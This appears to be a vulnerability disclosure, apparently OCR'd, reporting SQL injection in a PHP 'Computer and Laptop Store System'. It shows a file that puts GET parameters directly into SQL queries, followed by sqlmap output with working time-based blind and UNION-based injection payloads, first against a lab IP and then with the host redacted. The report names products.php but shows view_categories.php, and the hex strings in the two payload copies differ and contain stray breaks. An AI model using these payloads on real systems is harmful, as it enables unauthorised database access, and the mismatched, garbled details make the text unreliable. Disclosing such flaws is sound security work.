

Computer and Laptop Store System products.php has Sqlinjection

```
Computer and Laptop Store System products.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.
```



view_categories.php

```php
<?php
$title = "All Product Categories";
$sub_title = "";
if(isset($_GET['c']) && isset($_GET['s'])){
    $cat_qry = $conn->query("SELECT * FROM categories where md5(id) = '{$_GET['c']}'");
    if($cat_qry->num_rows > 0){
        $title = $cat_qry->fetch_assoc()['category'];
    }
 $sub_cat_qry = $conn->query("SELECT * FROM sub_categories where md5(id) = '{$_GET['s']}'");
    if($sub_cat_qry->num_rows > 0){
        $sub_title = $sub_cat_qry->fetch_assoc()['sub_category'];
    }
}
elseif(isset($_GET['c'])){
    $cat_qry = $conn->query("SELECT * FROM categories where md5(id) = '{$_GET['c']}'");
    if($cat_qry->num_rows > 0){
        $title = $cat_qry->fetch_assoc()['category'];
    }
}
elseif(isset($_GET['s'])){
    $sub_cat_qry = $conn->query("SELECT * FROM sub_categories where md5(id) = '{$_GET['s']}'");
    if($sub_cat_qry->num_rows > 0){
        $title = $sub_cat_qry->fetch_assoc()['sub_category'];
    }
}
?>
<!-- Header-->
<header class="bg-dark py-5" id="main-header">
    <div class="container px-4 px-lg-5 my-5">
        <div class="text-center text-white">
            <h1 class="display-4 fw-bolder"><?php echo $title ?></h1>
            <p class="lead fw-normal text-white-50 mb-0"><?php echo $sub_title ?></p>
        </div>
```



```
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.106.128:80/ocls/?c=eccbc87e4b5ce2fe28308fd9f2a7baf3' AND 3 AND (SELECT 1212 FROM (SELECT(SLE
EP(5)))gwnJ)-- tdPv39<(24) AND '000dJtw'='000dJtw&p=products

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: http://192.168.106.128:80/ocls/?c=eccbc87e4b5ce2fe28308fd9f2a7baf3' AND 3 UNION ALL SELECT NULL,NULL,CONCAT
(0x71706b7a71,0x524f686e69626d64504e53424c49577a486f5455474d464946667a6f4c436345555505352486 94c4a,0x71717a7171),NULL,NULL
,NULL-- -39<(24) AND '000dJtw'='000dJtw&p=products
---
[12:17:20] [INFO] the back-end DBMS is MySQL
```

Sqlmap Attack

```
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://xxxxxxxxx/ocls/?c=eccbc87e4b5ce2fe28308fd9f2a7baf3' AND 3
AND (SELECT 1212 FROM (SELECT(SLEEP(5)))gwnJ)-- tdPv39<(24) AND
'000dJtw'='000dJtw&p=products

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: http://xxxxxx/ocls/?c=eccbc87e4b5ce2fe28308fd9f2a7baf3' AND 3
UNION ALL SELECT
NULL,NULL,CONCAT(0x71706b7a71,0x524f686e69626d64504e53424c49577a486f5455474d46
4946667a6f4c436345555050535248694c4a,0x71717a7171),NULL,NULL,NULL-- -39<(24) AND
'000dJtw'='000dJtw&p=products
---
```